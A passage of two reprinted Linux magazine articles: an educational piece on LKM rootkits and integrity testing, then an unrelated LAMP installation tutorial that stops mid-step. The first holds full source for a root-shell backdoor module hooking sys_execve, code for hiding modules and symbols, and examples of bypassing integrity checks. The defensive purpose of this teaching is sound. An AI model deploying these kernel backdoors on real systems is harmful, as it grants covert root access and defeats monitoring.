This simplistic example shows the possibilities provided to fool the integrity tests. We have seen that they should be done with external tools, that is from outside the jeopardized system (cf. the section about binaries). Now, we discover they are useless if they call functions from the jeopardized system.

Right now, we can build up an emergency kit to detect the presence of the cracker:

- `ls` to find his files;
- `ps` to control the processes activity;
- `netstat` to monitor the network connections;
- `ifconfig` to know the network interfaces status.

These programs represent a minimum. Other commands are also very instructive:

- `lsof` lists all the open files on the system;
- `fuser` identifies the processes using a file.

Let us mention that they are not only used to detect the presence of a cracker, but also to assist system troubleshooting.

It is obvious that *every program part of the emergency kit must be statically compiled.* We have just seen that dynamic libraries can be fatal.

Linux Kernel Module (LKM) for fun and profit

Wanting to change each binary able to detect the presence of a file, wishing to control every function in every library would be impossible. Impossible, you said? Not quite.

A new root-kit generation appeared. It can attack the kernel.

Range of a LKM

Unlimited! As its name says, a LKM acts in the kernel space, thus being able to access and control everything.

For a cracker, a LKM allows:

- to hide files, like those created by a sniffer;
- to filter a file content (remove its IP from logs, its process numbers...);
- to get out of a jail (`chroot`);
- to conceal the system state (promiscuous mode);
- to hide processes;
- to sniff;
- to install backdoors...

The length of the list depends on the cracker's imagination. However, like it was for the above discussed methods, an administrator can use the same tools and program his own modules to protect his sytem:

- to control modules addition and deletion;
- to check file changes;
- to prevent some users from running a program;
- to add an authentication mechanism to some actions (to set promiscuous mode for network interface...)

How to protect against LKMs? At compile time, module support can be deactivated (answering N in `CONFIG_MODULES`) or none can be selected (only answering Y or N). This leads to a so called *monolithic* kernel.

However, even if the kernel does not have module support, it is possible to load some of them into memory (not that simple). Silvio Cesare wrote the `kinsmod` program, which allows to attack the kernel via the `/dev/kmem` device, the one managing the memory it uses (read `runtime-kernel-kmem-patching.txt` on his page).

To summarize module programming, let us say that everything relies on two functions with an explicit name: `init_module()` and `cleanup_module()`. They define the module behavior. But, since they are executed in the kernel space, they can access everything in the kernel memory, like system calls or symbols.

This way in!

Let us introduce a backdoor installation through a lkm. The user wishing to get a root shell will only have to run the `/etc/passwd` command. Sure, this file is not a command. However, since we reroute the `sys_execve()` system call, we redirect it to the `/bin/sh` command, taking care of giving the root privileges to this shell.

This module has been tested with different kernels: 2.2.14, 2.2.16, 2.2.19, 2.4.4. It works fine with all of them. However, with a 2.2.19smp-ow1 (multiprocessors with Openwall patch), if a shell is open, it does not provide root privileges. The kernel is something sensitive and fragile, be careful... The path of the files corresponds to the usual tree of the kernel source code.

```
/* rootshell.c */
#define MODULE
#define __KERNEL__

#ifdef MODVERSIONS
#include <linux/modversions.h>
#endif

#include <linux/config.h>
#include <linux/stddef.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/mm.h>
#include <sys/syscall.h>
#include <linux/smp_lock.h>

#if KERNEL_VERSION(2,3,0) < LINUX_VERSION_CODE
#include <linux/slab.h>
#endif

int (*old_execve)(struct pt_regs);

extern void *sys_call_table[];

#define ROOTSHELL "[rootshell] "

char magic_cmd[] = "/bin/sh";

int new_execve(struct pt_regs regs) {
  int error;
  char * filename, *new_exe = NULL;
  char hacked_cmd[] = "/etc/passwd";

  lock_kernel();
  filename = getname((char *) regs.ebx);

  printk(ROOTSHELL " .%s. (%d/%d/%d/%d)
(%d/%d/%d/%d)\n", filename,
      current->uid, current->euid, current->suid,
current->fsuid,
      current->gid, current->egid, current->sgid,
current->fsgid);

  error = PTR_ERR(filename);
  if (IS_ERR(filename))
    goto out;

  if (memcmp(filename, hacked_cmd,
sizeof(hacked_cmd) ) == 0) {
    printk(ROOTSHELL " Got it:)))\n");
    current->uid = current->euid = current->suid =
                    current->fsuid = 0;
    current->gid = current->egid = current->sgid =
                    current->fsgid = 0;

    cap_t(current->cap_effective) = ~0;
    cap_t(current->cap_inheritable) = ~0;
    cap_t(current->cap_permitted) = ~0;
```

```
  } else
    new_exe = filename;

  error = do_execve(new_exe, (char **) regs.ecx,
                    (char **) regs.edx, &regs);
  if (error == 0)
#ifdef PT_DTRACE        /* 2.2 vs. 2.4 */
    current->ptrace &= ~PT_DTRACE;
#else
  current->flags &= ~PF_DTRACE;
#endif
   putname(filename);
 out:
  unlock_kernel();
  return error;
}

int init_module(void)
{
  lock_kernel();

  printk(ROOTSHELL "Loaded:)\n");

#define REPLACE(x) old_##x =
sys_call_table[__NR_##x];\
                sys_call_table[__NR_##x] =
new_##x

  REPLACE(execve);

  unlock_kernel();
  return 0;
}

void cleanup_module(void)
{
#define RESTORE(x) sys_call_table[__NR_##x] =
old_##x
  RESTORE(execve);

  printk(ROOTSHELL "Unloaded:(\n");
}
```

Let us check that everything works as expected:

```
[root@charly rootshell]$ insmod rootshell.o
[root@charly rootshell]$ exit
exit
[pappy]# id
uid=500(pappy) gid=100(users) groups=100(users)
[pappy]# /etc/passwd
[root@charly rootshell]$ id
uid=0(root) gid=0(root) groups=100(users)
[root@charly rootshell]$ rmmod rootshell
[root@charly rootshell]$ exit
exit
[pappy]#
```

After this short demonstration, let us have a look at the `/var/log/kernel` file content: `syslogd` is here configured to write every message sent by the kernel (`kern.* /var/log/kernel` in `/etc/syslogd.conf`):

```
[rootshell] Loaded:)
[rootshell]  ./usr/bin/id. (500/500/500/500)
(100/100/100/100)
[rootshell]  ./etc/passwd. (500/500/500/500)
(100/100/100/100)
[rootshell]  Got it:)))
[rootshell]  ./usr/bin/id. (0/0/0/0) (0/0/0/0)
[rootshell]  ./sbin/rmmod. (0/0/0/0) (0/0/0/0)
[rootshell] Unloaded:(
```

Slightly changing this module, an administrator can get a very good monitoring tool. All the commands executed on the system are written into the kernel logs. The `regs.ecx` register holds `**argv` and `regs.edx` `**envp`, with the `current` structure describing the current task, we get all the needed information to know what is going on at any time.

Detection and safety

From the administrator side, the integrity test does not discover this module anymore (well, not really true, since the module is a very simple one). Then, we will analyze the fingerprints potentially left behind by such a root-kit:

- backdoors: `rootshell.o` is not invisible on the file system since it is a simplistic module. However, enough to redefine `sys_getdents()` to make this file undetectable;
- visible processes: the open shell appears in the task list, this can reveal an unwanted presence on the system. After redefining `sys_kill()` and a new `SIGINVISIBLE` signal, it is possible to hide access to marked files in `/proc` (check the `adore lrk`);
- within the module list: the `lsmod` command provides a list of the modules loaded in memory:

```
[root@charly module]$ lsmod
Module                  Size  Used by
rootshell                832   0  (unused)
emu10k1                41088   0
soundcore               2384   4  [emu10k1]
```

When a module is loaded, it is placed at the beginning of the `module_list` containing all the loaded modules and its name is added to the `/proc/modules` file. `lsmod` reads this file to find information. Removing this module from the `module_list` makes it disappear from `/proc/modules`:

```
  int init_module(void) {
    [...]
    if (!module_list->next)  //this is the only
module:(
      return -1;

    // This works fine because __this_module ==
module_list
    module_list = module_list->next;
    [...]
  }
```

Unfortunately, this prevents us from removing the module from memory later on, unless its address is kept somewhere.

- symbols in `/proc/ksyms`: this file holds the list of the accessible symbols within the kernel space:

```
[...]
e00c41ec magic_cmd      [rootshell]
e00c4060 __insmod_rootshell_S.text_L281 [rootshell]
e00c41ec __insmod_rootshell_S.data_L8   [rootshell]
e00c4180 __insmod_rootshell_S.rodata_L107
[rootshell]
[...]
```

The `EXPORT_NO_SYMBOLS` macro, defined in `include/linux/module.h`, informs the compiler that no function or variable is accessible apart from the module itself:

```
int init_module(void) {
  [...]
  EXPORT_NO_SYMBOLS;
  [...]
}
```

However, for 2.2.18, 2.2.19 et 2.4.x (x<=3 - I don't

know for the others) kernels, the `__insmod_*` symbols stay visible. Removing the module from the `module_list` also deletes the symbols exported from `/proc/ksyms`.

The problems/solutions discussed here, rely on the user space commands. A "good" LKM will use all these techniques to stay invisible.

There are two solutions to detect these root-kits. The first one consists in using the `/dev/kmem` device to compare this memory kernel image to what is found in `/proc`. A tool such as `kstat` allows to search in `/dev/kmem` to check the current system processes, the system call addresses... Toby Miller's article Detecting Loadable Kernel Modules (LKM) http://www.incident-response.org/LKM.htm describes how use `kstat` to detect such root-kits.

Another way, consists in detecting every system call table modification attempt. The `St_Michael` module from Tim Lawless provides such a monitoring. The following information is likely to change since the module is still in development at the time of this writing.

As we have seen in the previous example, the lkm root-kits rely on system call table modification. A first solution is to backup their address into a secondary table and to redefine the calls managing the `sys_init_module()` and `sys_delete_module()` modules. Thus, after loading each module, it is possible to check that the address matches:

```
/* Extract from St_Michael module by Tim Lawless */

asmlinkage long
sm_init_module (const char *name, struct module *
mod_user)
{
  int init_module_return;
  register int i;

  init_module_return =
(*orig_init_module)(name,mod_user);

  /*
     Verify that the syscall table is the same.
     If its changed then respond

     We could probably make this a function in
itself, but
     why spend the extra time making a call?
  */

  for (i = 0; i < NR_syscalls; i++) {
    if ( recorded_sys_call_table[i] !=
sys_call_table[i] ) {
      int j;
      for ( i = 0; i < NR_syscalls; i++)
        sys_call_table[i] =
recorded_sys_call_table[i];
      break;
    }
  }
  return init_module_return;
}
```

This solution protects from present lkm root-kits but it is far from being perfect. Security is an arms race (sort of), and there is a means to bypass this protection. Instead of changing the system call address, why not change the system call itself? This is described in Silvio Cesare stealth-syscall.txt. The attack replaces the first bytes of the system call code with the "`jump &new_syscall`" instruction (here in pseudo Assembly):

```
/* Extract from stealth_syscall.c (Linux 2.0.35)
   by Silvio Cesare */

static char new_syscall_code[7] =
        "\xbd\x00\x00\x00\x00"  /* movl $0,%ebp */
        "\xff\xe5"              /* jmp *%ebp    */
;

int init_module(void)
{
  *(long *)&new_syscall_code[1]=(long)new_syscall;
  _memcpy(syscall_code, sys_call_table[SYSCALL_NR],
          sizeof(syscall_code));
  _memcpy(sys_call_table[SYSCALL_NR],
          new_syscall_code, sizeof(syscall_code));
  return 0;
}
```

Like we protect our binaries and libraries with integrity tests, we must do the same here. We have to keep a hash of the machine code for every system call. We work on this implementation in `St_Michael` changing the `init_module()` system call, thus allowing an integrity test to be performed after each module loading.

However, even this way, it is possible to bypass the integrity test (the examples come from mail between Tim Lawless, Mixman and myself; the source code is Mixman's work):

1. Changing a function which is not a system call: same principle as a system call. In `init_module()`, we change the first bytes of a function (`printk()` in the example) to make this function "jump" to `hacked_printk()`

```
/* Extract from printk_exploit.c by Mixman */

static unsigned char hacked = 0;

/* hacked_printk() replaces system call.
   Next, we execute "normal" printk() for
   everything to work properly.
*/
asmlinkage int hacked_printk(const char* fmt,...)
{
  va_list args;
  char buf[4096];
  int i;

  if(!fmt) return 0;
  if(!hacked) {
    sys_call_table[SYS_chdir] = hacked_chdir;
    hacked = 1;
  }
  memset(buf,0,sizeof(buf));
  va_start(args,fmt);
  i = vsprintf(buf,fmt,args);
  va_end(args);
  return i;
}
```

   Thus, the integrity test put into `init_module()` redefinition, confirms that no system call has been changed at load time. However, the next time the `printk()` is called, the change is done... To counter this, the integrity test must be extended to all kernel functions.
2. Using a timer: in `init_module()`, declaring a timer, activates the change much later than the module loading. Thus, since the integrity tests

were only expected at modules (un)load time, the attack goes unnoticed:(

```
/* timer_exploit.c by Mixman */

#define TIMER_TIMEOUT  200

extern void* sys_call_table[];
int (*org_chdir)(const char*);

static timer_t timer;
static unsigned char hacked = 0;

asmlinkage int hacked_chdir(const char* path)
{
  printk("Some sort of periodic checking could be
a solution...\n");
  return org_chdir(path);
}

void timer_handler(unsigned long arg)
{
  if(!hacked) {
    hacked = 1;
    org_chdir = sys_call_table[SYS_chdir];
    sys_call_table[SYS_chdir] = hacked_chdir;
  }
}

int init_module(void)
{
  printk("Adding kernel timer...\n");
  memset(&timer,0,sizeof(timer));
  init_timer(&timer);
  timer.expires = jiffies + TIMER_TIMEOUT;
  timer.function = timer_handler;
  add_timer(&timer);
  printk("Syscall sys_chdir() should be modified
in a few seconds\n");
  return 0;
}

void cleanup_module(void)
{
  del_timer(&timer);
  sys_call_table[SYS_chdir] = org_chdir;
}
```

At the moment, the solution is thought be to run the integrity test from time to time and not only at module (un)load time.

Conclusion

Maintaining system integrity is not that easy. Though these tests are reliable, the means of bypassing them are numerous. The only solution is to trust nothing when evaluating, particularly when an intrusion is suspected. The best is to stop the system, to start another one (a sane one) for harm evaluation.

Tools and methods discussed in this article are double-edged. They are as good for the cracker as for the administrator. As we have seen with the `rootshell` module, which also allows to control who runs what.

When integrity tests are implemented according to a pertinent policy, the classic root-kits are easily detectable. Those based on modules represent a new challenge. Tools to counter them are on the work, like the modules themselves, since they are far from their full abilities. The kernel security worries more and more people, in such a way that Linus asked for a module in charge of security in the 2.5 kernels. This change of mind comes from the big number of available patches (Openwall, Pax, LIDS, kernelli, to mention a few of them).

Anyway, remember that a potentially jeopardized machine cannot check its own integrity. You can trust neither its programs nor the information it provides.

Links

- www.packetstormsecurity.org: there you will find `adore` and `knark`, the most known lkm root-kits;
- sourceforge.net/projects/stjude: the intrusion detection St_Jude and St_Michael modules;
- www.s0ftpj.org/en/tools.html: `kstat` to explore `/dev/kmem`;
- www.chkrootkit.org: script to detect well known root-kits;
- www.packetstormsecurity.org/docs/hack/LKM_HACKING.html: THE guide to fiddling about with the kernel (a bit old - it concerns 2.0 kernels - but so rich);
- www.big.net.au/~silvio: the excellent Silvio Cesare page (a must-read)
- mail.wirex.com/mailman/listinfo/linux-security-module: the linux-security-module mailing-list.
- www.tripwire.com: tripwire is the classic in intrusion detection. Today, the company runs as a headline *Tripwire Open Source, Linux Edition*;
- www.cs.tut.fi/~rammer/aide.html: `aide` (Advanced Intrusion Detection Environment) is a small but efficient replacement for `tripwire` (completely free software).

Frédéric Raynal has a Ph.D in computer science after a thesis about methods for hiding information. He is the editor in chief of a French magazine called MISC http://www.miscmag.com dedicated to computer security. Incidentally, he is looking for a job in R&D.

Translated to English by: Georges Tarbouriech
georges.t@linuxfocus.org

This article is re-printed with permission. The originals can be found at:

http://au.linuxfocus.org/English/November2002/article263.shtml

Installing a LAMP System

Author: Sascha Blum

Abstract

In this tutorial, I would like to show you how to install a Linux server with basically every useful feature included. In other words, I will show you how to install a LAMP system.

But first I'll tell you what the abbreviation LAMP stands for.

LAMP means Linux Apache MySQL PHP. So, as you

might guess from the name, a LAMP system consists of a Linux operating system, an Apache Web server, a MySQL database, and the script language PHP.

Introduction

This tutorial explains how to install a LAMP system using Dynamic Shared Objects (DSO). DSOs have a major advantage over static installation: you can replace each individual module with a newer version easily and at any time, without having to recompile and reinstall all the other modules. It doesn't matter whether the module in question is the PDF-Lib module, the GD-Lib module, or anything else.

With a static installation, if you wanted to update PHP 4.2.3 to PHP 4.2.4, for example, you would have to recompile and reinstall everything - and by this I mean the Apache server, the GD-Lib, the PDF-Lib, and all the other modules you need (and of course PHP itself). With a DSO installation, only PHP would be affected, and everything else remains the same.

Note: in general, you should carefully read the README file for each package before installing or compiling, as every installation can be different. Often, a successful installation depends on some switch or other that you have to or can set using ./configure. Having said that, based on my testing, this installation should work first time round. If you get any errors, consult the README. Make sure to use the root access permissions for the installation!

But enough preamble. Let's get started with installing our LAMP system. Make sure to read this tutorial carefully and in its entirety before starting the installation!

What You Need and Download Sources

You need the following packages, which you should download before starting the installation:

```
Apache 1.3.27
(http://www.apache.org/)
Direct download:
http://www.apache.org/dist/httpd/apache_1.3.27.tar
.gz (2,2 MB)


MySQL
(http://www.mysql.org/)
RedHat packages (rpm):
MySQL 3.23.52 Server (i386) (7,4M)
MySQL 3.23.52 Client programs (i386) (2.2M)
MySQL 3.23.52 Libraries and Header files for
development (i386) (743K)
MySQL 3.23.52 Client shared libraries (i386) (232K)

zlib 1.1.4
(http://www.gzip.org/zlib/)
Download:
ftp://ftp.info-zip.org/pub/infozip/zlib/zlib-
1.1.4.tar.gz (177 KB)

GD Library 1.8.4
(http://www.boutell.com/gd/)
Download:
http://www.boutell.com/gd/http/gd-1.8.4.tar.gz
(252 KB)
```

Note: for licensing reasons, the GD library no longer supports the GIF format (and has not done so for quite some time)!

```
PDF Lib 4.0.3
(http://www.pdflib.com/pdflib/index.html)
Download:
http://www.pdflib.com/pdflib/download/pdflib-4.0.3-
Linux.tar.gz (3,2 MB)

PHP 4.2.3
(http://www.php.net/)
Download:
http://us3.php.net/do_download.php?download_file=ph
p-4.2.3.tar.gz (3,3 MB)
```

Installation

Once you have downloaded all these packages, you're ready to go. First, copy the files to the following directory (if you have not already done so, create the directory lamp using mkdir /usr/local/src/lamp): /usr/local/src/lamp/

The only files you don't need to copy here are the MySQL RPM files. They can be installed straight away in the usual way. The best idea is to do this first. For instructions on how to do this, see the section "MySQL 3.23.52" below.

Now all six packages should be in the /usr/local/src/lamp/ directory as tar.gz. Now you need to unpack them. Proceed as shown below.

Note: the commands you need to enter appear in `bold type`; PC output is in normal type. All input is preceded by a > symbol.

First open a text console (shell terminal, e.g. Bash), then execute the following commands:

```
user:~ > su
 [Now enter your root password]
root: ~> cd /usr/local/src/lamp
root:/usr/local/src/lamp > tar -xvzf
apache_1.3.27.tar.gz
root:/usr/local/src/lamp > tar -xvzf zlib-
1.1.4.tar.gz
root:/usr/local/src/lamp > tar -xvzf libpng-
1.2.2.tar.gz
root:/usr/local/src/lamp > tar -xvzf gd-
1.8.4.tar.gz
root:/usr/local/src/lamp > tar -xvzf pdflib-
4.0.3.tar.gz
root:/usr/local/src/lamp > tar -xvzf php-
4.2.3.tar.gz
```

After you have unpacked all the packages, enter the command "ls -l" to display all the directories.

From this point on, it is essential that you follow the installation steps exactly in the order shown here. This is because some packages need other packages to work properly. For example, the GD library needs zlib and libpng, and libpng in turn needs zlib. Now let's move on to the Apache Web server.

Apache 1.3.27

Note: make sure to read the README file! There are

several switches under ./configure that can be set here.

Never compile the Apache Web server using the option --enable-module=all! If you do it this way, nothing will work. The best way to go about it is to specify as few modules as possible. Usually, this is more than enough for DSO support. You can then add any other modules you want yourself, which is after all the advantage of the DSO installation.

To install and configure Apache, proceed as follows.

First, change to a text console (shell terminal, e.g. Bash), as before.

Note: do not enter user:/usr/local/src/lamp > with your commands. This is the Linux prompt and is Linux's way of telling you that it is waiting for input. Your prompt may look different, as it can be individually configured.

```
user:/usr/local/src/lamp > cd apache_1.3.27
user:/usr/local/src/lamp/apache_1.3.27 > su
 [Enter your root password]
root:/usr/local/src/lamp/apache_1.3.27>./configure
--prefix=/usr/local/apache/1.3.27 --
datadir=/web/htdocs --enable-rule=SHARED_CORE --
enable-module=so
```

Note: enter this last part as one line! There is usually a space character in front of the --. The document directory where your websites will be stored later comes after -datadir. You can of course choose your own document directory. If you enter a document directory other than "/web/htdocs", though, make sure to change the relevant paths accordingly later in this tutorial.

```
root:/usr/local/src/lamp/apache_1.3.27>make
root:/usr/local/src/lamp/apache_1.3.27>make install
```

If you have entered everything correctly, your Apache Web server should now be completely compiled and installed

MySQL 3.23.52

If you followed the instruction earlier in this tutorial, this has already been installed.

Security note: if your server is connected to a public network, i.e. an intranet or the internet, make sure to make the password for the MySQL Server root user as complicated as possible!

```
root:/home/user/download/mysql > rpm -Uvh MySQL-
3.23.52-1.i386.rpm
root:/home/user/download/mysql > rpm -Uvh MySQL-
client-3.23.52-1.i386.rpm
root:/home/user/download/mysql > rpm -Uvh MySQL-
devel-3.23.52-1.i386.rpm
root:/home/user/download/mysql > rpm -Uvh MySQL-
shared-3.23.52-1.i386.rpm
```

Note: replace /home/user/donwload/mysql with the directory where the relevant RPM files are located.

ZLIB 1.1.4

```
root:/usr/local/src/lamp/apache_1.3.27 > cd /zlib-
1.1.4/
root:/usr/local/src/lamp/zlib-1.1.4 > ./configure
--shared
root:/usr/local/src/lamp/zlib-1.1.4 > make
root:/usr/local/src/lamp/zlib-1.1.4 > make install
```

Comment: we use the switch --shared here to tell zlib that we want to include the library as a dynamic module in PHP.

LIBPNG 1.2.3

The installation for libpng is a little different from the usual. First, change to the directory /libpng-1.2.3/scripts/ :

```
root:/usr/local/src/lamp/zlib-1.1.4>cd ../libpng-
1.2.3/scripts/
```

Then enter the following commands:

```
root:/usr/local/src/lamp/libpng-1.2.3/scripts > cp
makefile.linux ../makefile
root:/usr/local/src/lamp/libpng-1.2.3/scripts > cd
..
```

With these commands, you have just copied the relevant make file into the libpng master directory. Now you need to take a look at the make file and make any changes that the system may require, e.g. special include directories. Normally, all the data in the file is correct, but you should still check, as this allows you to find errors more quickly.

To continue, enter the following command:

```
root:/usr/local/src/lamp/libpng-1.2.3 > make test
```

If you do not get any error messages at this point, you can now install libpng with the following command:

```
root:/usr/local/src/lamp/libpng-1.2.3 > make
install
```

GD-1.8.4

First, change into the directory gd-1.8.4:

```
root:/usr/local/src/lamp/libpng-1.2.3 > cd ../gd-
1.8.4/
```

You should also take a look at the make file here. If something in your system has changed, you will have to make the corresponding changes to the make file now. You can view and edit the file using any text editor you like.

Usually, though, you do not need to make any changes to the make file.

If you are now happy with the make file, enter the following command:

```
root:/usr/local/src/lamp/gd-1.8.4 > make
root:/usr/local/src/lamp/gd-1.8.4 > make install
```

If any errors occur at this point, enter the following:

```
root:/usr/local/src/lamp/gd-1.8.4 > make clean
```

But only enter this last command if there are errors! If you execute make clean, you will have to check the make file again and adapt it accordingly, then carry out the make again.

Note: make sure to check the settings for INCLUDEDIRS and LIBDIRS!

PDF-LIB 4.0.3

This is a little simpler, as the module is already compiled and you only have to copy it to the directory /usr/local/lib.

To do this, enter the following:

```
root:/usr/local/src/lamp/gd-1.8.4 > cd /
root:/>cp /usr/local/src/lamp/pdflib-4.0.3-
Linux/bind/php/php-4.2.1/libpdf_php.so /usr/
local/lib/libpdf_php.so
```

PHP 4.2.3

Lastly, you have to install PHP.

Change into the PHP directory:

```
root:/ > cd /usr/local/src/lamp/php-4.2.3/
root:/usr/local/src/lamp/php-4.2.3 > ./configure
--with-apxs=/usr/local/apache/1.3.27/bin/apxs --
enable-track-vars -- enable-ftp --with-zlib --
with-gd --with-sockets --enable-sockets --with-
sysvshm --with-sysvsem --disable-debug --with-
pdflib-dir=/usr/local/lib --with-tiff-
dir=/usr/local/lib --with-jpeg-dir=/usr/local/lib
--with-png-dir=/usr/lo cal/lib --with-zlib-
dir=/usr/local/lib --with-mysql --with-xml
```

Note: enter this last part as one line! There is usually a space character in front of the --. There is not an error in the second and third lines ("sysvshm" and "sysvsem").

Then enter the following, as before:

```
root:/usr/local/src/lamp/php-4.2.3 > make
 root:/usr/local/src/lamp/php-4.2.3 > make install
```

Note: compiling (make) PHP can take a little longer on slow PC systems. So don't get impatient if nothing appears to be happening for long periods. You can delete the directory /usr/local/src/lamp (as root) using "rm -r /usr/local/src/lamp". Make sure to enter this correctly, because if you execute a "rm -r /" as root, you will destroy the whole system. However, be aware that if you delete "/usr/local/src/lamp", it will be more work to deinstall or update the system. Therefore, you should only delete the packed source package ".tar.gz" and retain the directories with the sources.

CONFIGURATION

HTTPD.CONF

So, that was the installation. Now for the configuration.

First of all, we have to tell the Apache Web server what it is supposed to do with the *.php- or *.php3 files.

To do this, change into the Apache "conf" directory:

```
root:/usr/local/src/lamp/php-4.2.3 > cd
/usr/local/apache/1.3.27/conf
root:/usr/local/apache/1.3.27/conf >
```

Then, open the "httpd.conf" file in a text editor so you can edit and then save it.

Note: the editor "Kate" is very suitable for editing the config file. Note that KDE has to be running in the background. To start it, press Alt + F2 => kdesu kate. Press Ctrl + G to go to the line you want.

In the file, you will find the following around line 190:

```
#
#Dynamic Shared Object (DSO) Support
#
#To be able to use the functionality of a module
which was built as a DSO you
#have to place corresponding `LoadModule' lines at
this location so the
#directives contained in it are actually available
_before_ they are used.
#Please read the file README.DSO in the Apache 1.3
distribution for more
#details about the DSO mechanism and run `httpd -l'
for the list of already
# built-in (statically linked and thus always
available) modules in your httpd
#binary.
```

At this point, enter the following, if it is not there already:

```
LoadModule php4_module libexec/libphp4.so
```

You will find the following around line 770:

```
#AddType allows you to tweak mime.types without
actually editing it, or to
#make certain files to be certain types.
#AddType application/x-tar .tgz
```

At this point, add the following:

```
AddType application/x-httpd-php .htm
AddType application/x-httpd-php .html
AddType application/x-httpd-php .phtm
AddType application/x-httpd-php .phtml
AddType application/x-httpd-php .php
AddType application/x-httpd-php .php3
AddType application/x-httpd-php .php4
AddType application/x-httpd-php-source .phps
```

Note: make sure to enter this accurately, or errors may occur.

If you do not want the PHP parser to run HTML files, you can omit the following lines:

```
AddType application/x-httpd-php .htm
AddType application/x-httpd-php .html
```

Now the httpd.conf file is configured.

PHP.INI

Now you have to set up, and possibly adapt, the php.ini file.

First, you have to copy the php.ini file to the proper location. To do this, change into the PHP install directory:

```
root:/usr/local/apache/1.3.27/conf > cd
/usr/local/src/lamp/php-4.2.3/
```

Now copy the file "php.ini-dist" into the directory /usr/local/lib and re-name the file "php.ini". Do this as follows:

```
root:/usr/local/src/lamp/php-4.2.3 > cp
php.ini-dist /usr/local/lib/php.ini
```

Then write "pdflib" into the php.ini file as an extension. This is so that PHP knows what to do with the corresponding PDF functions, should you ever need these and want to work with them. PHP finds the other modules on its own (zlib, GD,etc.).

Now open the file "/usr/local/lib/php.ini" in a text editor. The section about extensions is located around line 371.

It should look something like this:

```
;Directory in which the loadable extensions
(modules) reside.
....
```

extension_dir = ./ <= remove this and replace it with the following:

```
extension_dir = /usr/local/lib
extension=libpdf_php.so
```

Now save the file.

You're finished - you now have a complete, fully-functioning LAMP system!

Now for the server test. This tests whether you can start the server successfully. The first step is to shut down any old servers that might still be running (if a Web server was already installed when you installed the distribution, for example). To do this, enter the following:

```
root:/usr/local/src/lamp/php-4.2.3 > killall httpd
```

Now attempt to start the new server, as follows:

```
root:/ > /usr/local/apache/1.3.27/bin/apachectl
start
```

If you see the following message...

```
/usr/local/apache/1.3.27/bin/apachectl start: httpd
started
```

... everything is OK and your server is up and running!

Now change into your "web/htdocs" directory (DocumentRoot - if you have given this a different name, remember to change the following accordingly) and create a new file there. Call the new file info.php. To do this, proceed as follows:

```
user:/ > cd /web/htdocs/
user:/web/htdocs > touch info.php
```

Open the new file "info.php" in an editor and write in the following:

```
<?PHP
 echo phpinfo();
 ?>
```

Note: make sure to enter this exactly as it appears here, including the brackets!

Save the file and close it. Now for the exciting part! Open the following URL in your Internet browser:

```
http://127.0.0.1/info.php
```
or
```
http://localhost/info.php
```
or
```
http://rechnername/info.php
```
or
```
http://lokale_IP/info.php
```

At this point, if you can see the output of phpinfo(), everything has gone according to plan and you can get on with programming in PHP straight away. Congratulations! You now not only have a fully-functioning LAMP system but also a Web server to boot.

Note: you can now create as many sub-directories as you like in the directory /web/htdocs (or any other directory you specified during installation). For example, if you have multiple Web projects, you can create a directory for each project.

Note that /web/htdocs (or the other directory you specified) is your root directory as far as the Web server is concerned. This is why the URL is http://127.0.0.1/info.php. If you have other sub-directories, e.g. project1, project2, etc., you will have to adjust the URL accordingly:
http://127.0.0.1/project1/ or
http://127.0.0.1/project2/, etc.

Note: PHP files are parsed (displayed/executed) only if they are located in these paths, i.e. either /web/htdocs or its subdirectories!

You can add to and extend your Web server in any way you like.

RECOMMENDATIONS

In this section I recommend some admin tools that will make your work with the system and the Web server significantly easier:

Webmin 1.000
(http://www.webmin.com/)

Webmin lets you handle your system with absolute ease. You can also use it as an easy way to configure your Web server, e.g. to have your server restart with every system start. The same goes for MySQL. Webmin itself is simple to use and for this reason is ideally suited to Web server novices.

Download:
http://prdownloads.sourceforge.net/webadmin/webmin-1.000.tar.gz?download
or
http://www.webmin.com/

phpMyAdmin 2.3.1
(http://www.phpwizard.net/projects/phpMyAdmin/)

phpMyAdmin is a great tool for MySQL. It lets you create, delete, and edit tables, and a lot more. Also highly recommended.

Download:
(phpMyAdmin-2.3.1-php.tar.gz)
http://www.phpmyadmin.net/index.php?dl=2

Configuration using Webmin

Settings for the Apache server::
webmin => Server => Apache Webserver
Module config:

Apache server root directory:
/usr/local/apache/1.3.27/bin/

Path to httpd executable:
/usr/local/apache/1.3.27/bin/httpd

Apache version:
select empty field and enter: => **1.3.27**

Path to apachectl command:
in empty field => **/usr/local/apache/1.3.27/bin/**

Command to start Apache:
in empty field => **/etc/init.d/apachectl start**

Note: if apachectl is not in the directory, just copy it there:
root > cp /usr/local/apache/1.3.27/bin/apachectl /etc/init.d/

Command to stop Apache:
in empty field => **/etc/init.d/apachectl stop**

Display virtual servers as:
=> **Icons**

Order virtual servers by :
=> **order in config file(s)**

Maximum number of servers to display
=> **100**

Path to httpd.conf
in empty field =>
/usr/local/apache/1.3.27/conf/httpd.conf

Path to srm.conf
in empty field =>
/usr/local/apache/1.3.27/conf/srm.conf

Path to access.conf
in empty field =>
/usr/local/apache/1.3.27/conf/access.conf

Path to mime.types
in empty field =>
/usr/local/apache/1.3.27/conf/mime.types

File to add virtual servers to:
=> **httpd.conf**

Test config file before applying changes?
=> **Yes**
Note: do not enter the => !

If you want the Apache server to start automatically when the system boots up, you can set this up in Webmin as follows:
webmin => System => Bootup and Shutdown

If Apache is not listed here, just enter it as a new service.

Name => **apachectl**
Script => **is usually loaded automatically**
Start at boot time? => **Yes**
Bootup commands => **/etc/init.d/apachectl start**
Shutdown commands => **/etc/init.d/apachectl stop**

Update

Updating PHP

First of all, copy the packed file of the new PHP version into the following directory:

/usr/local/src/lamp/

Let's assume that the new PHP version is called PHP 4.2.4 (I don't know whether there will ever actually be a version of this name). This section describes the steps you need to take to update PHP. Basically, all you need to do is swap the old version for the new version.

Unpack the file you just copied, as follows.

Open a text console (shell terminal, e.g. Bash), and execute the following commands:

```
user:~ > su
[Only enter your root password]
root:~ > cd /usr/local/src/lamp/
root:/usr/local/src/lamp > tar -xvzf php-
4.2.4.tar.gz
```

If your old source directory under "/usr/local/src/lamp" still exists, proceed as follows.

Our old source directory is called "/usr/local/lamp/php-4.2.3".

We first need to create a copy of libphp4.so. Give the copy the name "libphp4-4.2.3 .so". Do this as follows:

```
root:/ > cd /usr/local/apache/1.3.27/libexec/
root:/usr/local/apache/1.3.27/libexec > cp
libphp4.so libphp4-4.2.3.so
```

We then create a backup of the old php.ini file, as follows:

```
root:/ > cd /
root:/ > cp /usr/local/lib/php.ini
/usr/local/lib/php-4.2.3.ini
```

Then delete the old php.ini file, as it makes more sense to use the new one:

```
